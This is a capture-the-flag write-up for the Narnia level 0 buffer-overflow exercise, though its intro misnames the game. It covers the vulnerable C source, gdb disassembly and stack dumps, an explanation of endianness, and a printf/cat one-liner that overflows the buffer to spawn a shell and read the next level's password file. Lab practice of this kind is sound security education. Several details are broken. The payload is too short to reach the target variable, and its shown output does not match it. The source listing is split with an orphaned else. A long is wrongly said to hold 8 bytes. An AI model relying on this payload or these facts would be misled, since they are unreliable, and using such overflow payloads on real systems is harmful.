

Narnia Level - 0

This is an elaborate each level oriented write-up for the Vortex wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: <https://overthewire.org/information/donate.html>

Author: Jinay Shah

Tools Used:

- Kali Linux
 - Python
 - GDB
-

Narnia Level 0

Level info:

Summary:

Difficulty: 2/10

Levels: 10

Platform: Linux/x86

Author:

nite

Special Thanks:

Ix_jakal for pointing out a bug that made a level easier =)

Description:

This wargame is for the ones that want to learn basic exploitation. You can see the most common bugs in this game and we've tried to make them easy to exploit. You'll get the source code of each level to make it easier for you to spot the vuln and abuse it. The difficulty of the game is somewhere between Leviathan and Behemoth, but some of the levels could be quite tricky.

Narnia's levels are called **narnia0**, **narnia1**, ... **etc.** and can be accessed on **narnia.labs.overthewire.org** through SSH on port 2226.

To login to the first level use:

```
Username: narnia0  
Password: narnia0
```

Data for the levels can be found in **/narnia/**.

```
narnia0.c
```

```
#include <stdio.h>  
#include <stdlib.h>  
  
int main(){  
    long val=0x41414141;  
    char buf[20];  
  
    printf("Correct val's value from 0x41414141 → 0xdeadbeef!\n");  
    printf("Here is your chance: ");  
    scanf("%24s",&buf);  
  
    printf("buf: %s\n",buf);  
    printf("val: 0x%08x\n",val);  
  
    if(val==0xdeadbeef){  
        setreuid(geteuid(),geteuid());  
        system("/bin/sh");  
    }  
}
```

```
else {
    printf("WAY OFF!!!!\n");
    exit(1);
}

return 0;
}
```

Solution:

Now then let's navigate to [/narnia](#) and figure out what the first stage looks like, the code for which is already provided in the level information.

```

narnia0@narnia:/narnia$ ls -l
total 152
-r-sr-x-- 1 narnia1 narnia0 15044 Oct 14 09:28 narnia0
-r--r---- 1 narnia0 narnia0 1229 Oct 14 09:28 narnia0.c
-r-sr-x-- 1 narnia2 narnia1 14884 Oct 14 09:28 narnia1
-r--r---- 1 narnia1 narnia1 1021 Oct 14 09:28 narnia1.c
-r-sr-x-- 1 narnia3 narnia2 11280 Oct 14 09:28 narnia2
-r--r---- 1 narnia2 narnia2 1022 Oct 14 09:28 narnia2.c
-r-sr-x-- 1 narnia4 narnia3 11520 Oct 14 09:28 narnia3
-r--r---- 1 narnia3 narnia3 1699 Oct 14 09:28 narnia3.c
-r-sr-x-- 1 narnia5 narnia4 11312 Oct 14 09:28 narnia4
-r--r---- 1 narnia4 narnia4 1080 Oct 14 09:28 narnia4.c
-r-sr-x-- 1 narnia6 narnia5 11512 Oct 14 09:28 narnia5
-r--r---- 1 narnia5 narnia5 1262 Oct 14 09:28 narnia5.c
-r-sr-x-- 1 narnia7 narnia6 11568 Oct 14 09:28 narnia6
-r--r---- 1 narnia6 narnia6 1602 Oct 14 09:28 narnia6.c
-r-sr-x-- 1 narnia8 narnia7 12036 Oct 14 09:28 narnia7
-r--r---- 1 narnia7 narnia7 1964 Oct 14 09:28 narnia7.c
-r-sr-x-- 1 narnia9 narnia8 11320 Oct 14 09:28 narnia8
-r--r---- 1 narnia8 narnia8 1269 Oct 14 09:28 narnia8.c
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 → 0xdeadbeef!
Here is your chance: ABCD
buf: ABCD
val: 0x41414141
WAY OFF!!!!
narnia0@narnia:/narnia$ █

```

Now it seems pretty evident from how the program is being executed, that we have to put in a value so as to make the 'value' equal to `Oxdeadbeef`. Okay, that part being clear, lets head back to our code at hand of the program:

```


long val=0x41414141;
char buf[20];

printf("Correct val's value from 0x41414141 → OXdeadbeef!\n");
printf("Here is your chance: ");
scanf("%24s",&buf);


```

```
printf("buf: %s\n",buf);
printf("val: 0x%08x\n",val);
```

The buffer size is 20 characters where the value is being stored, but `scanf` accepts 24 characters, so this level must be exploiting the concepts of buffer overflow, converting the value store in hexadecimal in `val` i.e. 0x41414141 when converted is simply:



Anyways, this is how `main()` stack stores memory, and how we can visualize it:



```
+-----+
Low addresses [0x0000]
```

Essentially, long can store 8 bytes of data, we have stored 4-As, we still have 4 empty bytes, storing buffer value is a total of 20 bytes, but we are accepting 24-we will input 4 extra bytes of data and that would be stored in `val` instead, let's try running our program in debug mode:

```
gdb ./narnia0
```

```
narnia0@narnia:/narnia$ gdb ./narnia0
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./narnia0 ...

This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Download failed: Permission denied. Continuing without separate debug info for /narnia/narnia0.
(No debugging symbols found in ./narnia0)
(gdb) disassemble main
Dump of assembler code for function main:
0x080491c6 <+0>:    push    %ebp
0x080491c7 <+1>:    mov     %esp,%ebp
0x080491c9 <+3>:    push    %ebx
0x080491ca <+4>:    sub    $0x18,%esp
0x080491cd <+7>:    movl   $0x414141,-0x8(%ebp)
0x080491d4 <+14>:   push    $0x804a008
0x080491d9 <+19>:   call    0x8049060 <puts@plt>
0x080491de <+24>:   add    $0x4,%esp
0x080491e1 <+27>:   push    $0x804a03b
0x080491e6 <+32>:   call    0x8049040 <printf@plt>
0x080491eb <+37>:   add    $0x4,%esp
0x080491ee <+40>:   lea    -0x1c(%ebp),%eax
0x080491f1 <+43>:   push    %eax
0x080491f3 <+45>:   push    $0x804a051
```

The memory of our `scanf` function is at:

```
0x080491f2 <+44>:    push    $0x804a051
0x080491f7 <+49>:    call    0x80490a0 <__isoc99_scanf@plt>
0x080491fc <+54>:    add    $0x8,%esp
0x080491ff <+57>:    lea    -0x1c(%ebp),%eax
0x08049202 <+60>:    push    %eax
```

We need to add a break at <+54> location to stop the operation, I will come to why part of it, we do this using:

```
break *main+54
```

```
(gdb) break *main+54
Breakpoint 1 at 0x80491fc
(gdb) run
Starting program: /narnia/narnia0
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Correct val's value from 0x41414141 → 0xdeadbeef!
Here is your chance: BBBB

Breakpoint 1, 0x080491fc in main ()
(gdb) x/20wx $esp
0xfffffd374: 0x0804a051    0xfffffd37c: 0x42424242    0x00000000
0xfffffd384: 0x00000000    0x00000000    0x00000000    0x41414141
0xfffffd394: 0xf7fade34    0x00000000    0xf7da1cb9    0x00000001
0xfffffd3a4: 0xfffffd454   0xfffffd45c: 0xfffffd3c0    0xf7fade34
0xfffffd3b4: 0x080490dd   0x00000001    0xfffffd454: 0xf7fade34
(gdb) c
Continuing.
buf: BBBB
val: 0x41414141
WAY OFF!!!!
[Inferior 1 (process 29) exited with code 01]
```

You run the program in debug mode and store the value in buffer as '**BBBB**'.

The breakpoint will occur after accepting the value, we dump 20 word bytes in hexadecimal format from \$esp, that is the current stored address, now we can answer why we added the break- to analyze the output as it is stored in memory.

```
0x080491f2 <+44>: push   $0x804a051
0x080491f7 <+49>: call    0x80490a0 <__isoc99_scanf@plt>
0x080491fc <+54>: add    $0x8,%esp
0x080491ff <+57>: lea     -0x1c(%ebp),%eax
0x08049202 <+60>: push    %eax
```

The value stored in buffer as: **0x42424242** for **BBBB**.

Let's try storing values ABCD next and I will come to the why part of it:

```
(gdb) run
Starting program: /narnia/narnia0
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Correct val's value from 0x41414141 → 0xdeadbeef!
Here is your chance: ABCD

Breakpoint 1, 0x080491fc in main ()
(gdb) x/20wx $esp
0xfffffd374: 0x0804a051 0xfffffd37c 0x44434241 0x00000000
0xfffffd384: 0x00000000 0x00000000 0x00000000 0x41414141
0xfffffd394: 0xf7fade34 0x00000000 0xf7da1cb9 0x00000001
0xfffffd3a4: 0xfffffd454 0xfffffd45c 0xfffffd3c0 0xf7fade34
0xfffffd3b4: 0x080490dd 0x00000001 0xfffffd454 0xf7fade34
(gdb) c
Continuing.
buf: ABCD
val: 0x41414141
WAY OFF!!!!
[Inferior 1 (process 32) exited with code 01]
(gdb) █
```

If you look at this time the- value stored in buff is: **0x44434241**

A → 41, B → 42, C → 43, D → 44.

But the values are stored in reverse order, i.e. little-endian format.

The little endian format:

In computing, **endianness** is the order in which **bytes** within a **word** data type are transmitted over a **data communication** medium or addressed in computer memory, counting only byte significance compared to earliness. Endianness is primarily expressed as **big-endian (BE)** or **little-endian (LE)**.




Diagram demonstrating big- versus little-endianness

Computers store information in various-sized groups of binary bits. Each group is assigned a number, called its **address**, that the computer uses to access that data. On most modern computers, the smallest data group with an address is eight bits long and is called a byte. Larger groups comprise two or more bytes, for example, a **32-bit** word contains four bytes.

There are two principal ways a computer could number the individual bytes in a larger group, starting at either end. A big-endian system stores the **most significant byte** of a word at the smallest **memory address** and the **least significant byte** at the largest. A little-endian system, in contrast, stores the least-significant byte at the smallest address.^{[1][2][3]} Of the two, big-endian is thus closer to the way the digits of numbers are written left-to-right in English, comparing digits to bytes and assuming addresses increase from left to right.

So now to write something in memory to overflow the stack and exploit the shell, we need to store it in revers i.e. from right to left.

Well, let's now try and execute this is without debugging mode, using a `printf` statement:

```
narnia0@narnia:/narnia$ printf "AAAAAAAAAAAAAA\xef\xbe\xad\xde" | ./narnia0
Correct val's value from 0x41414141 → 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAA 
val: 0xdeadbeef
narnia0@narnia:/narnia$
```

the value stored in the way we wanted to, but the shell isn't spawned- because the program just exits and doesn't actually break, and there's a trick to bypass this too:

```
narnia0@narnia:/narnia$ (printf "AAAAAAAAAAAAAA\xef\xbe\xad\xde"; cat) | ./narnia0
Correct val's value from 0x41414141 → 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAA 
val: 0xdeadbeef
whoami
narnia1
cat /etc/narnia pass/narnia1
```

And there we go, we got the password.

Unlike previous OverTheWire games this time around I will not be revealing the password(s) itself, but well I have illustrated how you can achieve it nonetheless :)